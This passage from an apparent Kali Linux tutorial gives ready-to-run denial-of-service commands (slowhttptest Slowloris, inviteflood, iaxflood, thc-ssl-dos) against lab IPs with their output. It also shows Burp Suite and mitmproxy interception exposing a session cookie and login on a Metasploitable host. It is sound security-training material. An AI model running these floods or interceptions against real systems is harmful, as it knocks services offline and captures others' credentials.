-g           generate statistics with socket state changes (off)  
-o file_prefix  save statistics output in file.html and file.csv (-g required)
```

Type the following command –

```
slowhttptest -c 500 -H -g -o outputfile -i 10 -r 200 -t GET -u  
http://192.168.1.202/index.php -x 24 -p 2
```

Where,

(-c 500) = 500 connections

(-H) = Slowloris mode

-g = Generate statistics

-o outputfile = Output file name

-i 10 = Use 10 seconds to wait for data

-r 200 = 200 connections with **-t GET** = GET requests

-u http://192.168.1.202/index.php = target URL

-x 24 = maximum of length of 24 bytes

-p 2 = 2-second timeout

```
root@kali:~# slowhttptest -c 500 -H -g -o outputfile -i 10 -r 200 -t GET -u http://192.168.1.102/index.php -x 24  
-p 2
```

Once the test starts, the output will be as shown in the following screenshot, where you can notice that the service is available.

```
Sun Oct 23 17:08:11 2016:  
      slowhttptest version 1.6  
 - https://code.google.com/p/slowhttptest/ -  
test type:                      SLOW HEADERS  
number of connections:          500  
URL:                           http://192.168.1.102/index.php  
verb:                           GET  
Content-Length header value:   4096  
follow up data max size:       52  
interval between follow up data: 10 seconds  
connections per seconds:      200  
probe connection timeout:     2 seconds  
test duration:                 240 seconds  
using proxy:                   no proxy
```

```
Sun Oct 23 17:08:11 2016:  
slow HTTP test status on 0th second:
```

```
initializing:      0  
pending:          1  
connected:        0  
error:            0  
closed:           0  
service available: YES
```

After a while, at the 287 connection the service goes down. This means that the server can handle a maximum of 287 HTTP connections.

```
Sun Oct 23 17:09:17 2016:  
slow HTTP test status on 65th second:  
  
initializing:      0  
pending:          213  
connected:        287  
error:            0  
closed:           0  
service available: NO
```

Inviteflood

Inviteflood is a SIP/SDP INVITE message flooding over UDP/IP. It executes on a variety of Linux distributions. It carries out DoS (Denial of Service) attacks against SIP devices by sending multiple INVITE requests.

To open Inviteflood, first open the terminal and type “**inviteflood –parameters**”

For help, you can use “**inviteflood –h**”

```
root@kali:~# inviteflood -h

inviteflood - Version 2.0
                June 09, 2006
Usage:
Mandatory -
    interface (e.g. eth0)
    target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
    target domain (e.g. enterprise.com or an IPv4 address)
    IPv4 addr of flood target (ddd.ddd.ddd.ddd)
    flood stage (i.e. number of packets)
Optional -
    -a flood tool "From:" alias (e.g. jane.doe)
    -i IPv4 source IP address [default is IP address of interface]
    -S srcPort (0 - 65535) [default is well-known discard port 9]
    -D destPort (0 - 65535) [default is well-known SIP port 5060]
    -l lineString line used by SNOM [default is blank]
    -s sleep time btwn INVITE msgs (usec)
    -h help - print this usage
    -v verbose output mode
```

Next, you can use the following command –

```
inviteflood eth0 target_extension target_domain target_ip number_of_packets
```

Where,

target_extension is 2000

target_domain is 192.168.x.x

target_ip is 192.168.x.x

number_of_packets is 1

-a is alias of SIP account

```
root@kali:~# inviteflood eth0 2000 192.168.1.1 192.168.1.1 1 -a "redacted"

inviteflood - Version 2.0
                June 09, 2006

source IPv4 addr:port = 192.168.1.1:9
dest   IPv4 addr:port = 192.168.1.1:5060
targeted UA      = 2000@192.168.1.1

Flood User Alias: redacted
The quieter you become, the more you are able to hear.

Flooding destination with 1 packets
sent: 1
```

Iaxflood

Iaxflood is a VoIP DoS tool. To open it, type “**iaxflood sourcename destinationname numpackets**” in the terminal.

To know how to use, type “**iaxflood -h**”

```
root@kali:~# iaxflood -h
usage: iaxflood sourcename destinationname numpackets
```

thc-ssl-dos

THC-SSL-DOS is a tool to verify the performance of SSL. Establishing a secure SSL connection requires 15x more processing power on the server than on the client. THCSSL-DOS exploits this asymmetric property by overloading the server and knocking it off the Internet.


Following is the command –

```
thc-ssl-dos victimIP httpsport -accept
```

In this example, it will be –

```
thc-ssl-dos 192.168.1.1 443 -accept
```

Its output would be as follows –



The terminal window shows the command `thc-ssl-dos 192.168.1.1 443 --accept` being run. Below the command, there is a stylized logo composed of geometric shapes like triangles and lines. Underneath the logo, the URL `http://www.thc.org` is displayed. Further down, the text "Twitter @hackerschoice" and "Greetingz: the french underground" are visible. At the bottom, the message "Waiting for script kiddies to piss off....." is shown. The Kali Linux logo is at the very bottom of the window.

Greetingz: the french underground

```
Waiting for script kiddies to piss off.....  
The force is with those who read the source...  
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err  
Handshakes 0 [0.00 h/s], 10 Conn, 0 Err  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
Handshakes 2 [1.86 h/s], 132 Conn, 2 Err  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
Handshakes 6 [4.14 h/s], 132 Conn, 6 Err  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)  
Handshakes 10 [4.14 h/s], 132 Conn, 10 Err  
SSL: error:00000000:lib(0):func(0):reason(0)  
SSL: error:00000000:lib(0):func(0):reason(0)
```


Kali Linux - Sniffing & Spoofing

The basic concept of sniffing tools is as simple as wiretapping and Kali Linux has some popular tools for this purpose. In this chapter, we will learn about the sniffing and spoofing tools available in Kali.

Burpsuite

Burpsuite can be used as a sniffing tool between your browser and the webservers to find the parameters that the web application uses.

To open Burpsuite, go to Applications → Web Application Analysis → burpsuite.



To make the setup of sniffing, we configure burpsuite to behave as a proxy. To do this, go to **Options** as shown in the following screenshot. Check the box as shown.

In this case, the proxy IP will be 127.0.0.1 with port 8080.

Applications ▾ Places ▾ burp-StartBurp Sun 19:01

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate
	<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Import / export CA certificate Regenerate CA certificate


Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
	<input checked="" type="checkbox"/>	File extension	Does not match	{^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...}	

Then configure the browser proxy which is the IP of burpsuite machine and the port.




To start interception, go to Proxy → Intercept → click "Intercept is on".

Continue to navigate on the webpage that you want to find the parameter to test for vulnerabilities.



In this case, it is metasploitable machine with IP 192.168.1.102



Go to "HTTP History". In the following screenshot, the line marked in red arrow shows the last request. In Raw and the hidden parameter such as the Session ID and other parameter such as user name and password has been underlined in red.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept **HTTP history** WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.1.102	GET	/			200	1086	HTML		Metasploitable2 - Linux
2	http://192.168.1.102	GET	/favicon.ico			404	478	HTML	ico	404 Not Found
3	http://192.168.1.102	GET	/favicon.ico			404	478	HTML	ico	404 Not Found
4	http://192.168.1.102	GET	/dvwa/			302	445	HTML		
5	http://192.168.1.102	GET	/dvwa/login.php			200	1599	HTML	php	Damn Vulnerable We...
6	http://192.168.1.102	POST	/dvwa/login.php		<input checked="" type="checkbox"/>			HTML	php	

Request

Raw Params Headers Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102/dvwa/login.php
Cookie: security=high; PHPSESSID=a85443f35fcfc7eaed14b99f59e7f07
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

username=admin&password=admin&Login=Login
```

mitmproxy

mitmproxy is an SSL-capable man-in-the-middle HTTP proxy. It provides a console interface that allows traffic flows to be inspected and edited on the fly.

To open it, go to the terminal and type "**mitmproxy -parameter**" and for getting help on commands, type "**mitmproxy -h**".

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mitmproxy -h
usage: mitmproxy [options]

Args that start with '--' (eg. --version) can also be set in a config file
(~/.mitmproxy/common.conf or ~/.mitmproxy/mitmproxy.conf or specified via
--conf). The recognized syntax for setting (key, value) pairs is based on the
INI and YAML formats (e.g. key=value or foo=TRUE). For full documentation of
the differences from the standards please refer to the ConfigArgParse
documentation. If an arg is specified in more than one place, then commandline
values override config file values which override defaults.


optional arguments:
  -h, --help            show this help message and exit
  --conf CONFIG_FILE    config file path
  --version             show program's version number and exit
  --shortversion         show program's short version number and exit
  --anticache           Strip out request headers that might cause the server
                        to return 304-not-modified
```

To start the mitmproxy, type “**mitmproxy -p portnumber**”. In this case, it is “**mitmproxy -p 80**”.


```
root@kali:~#
root@kali:~# mitmproxy -p 80
root@kali:~#
```

Wireshark

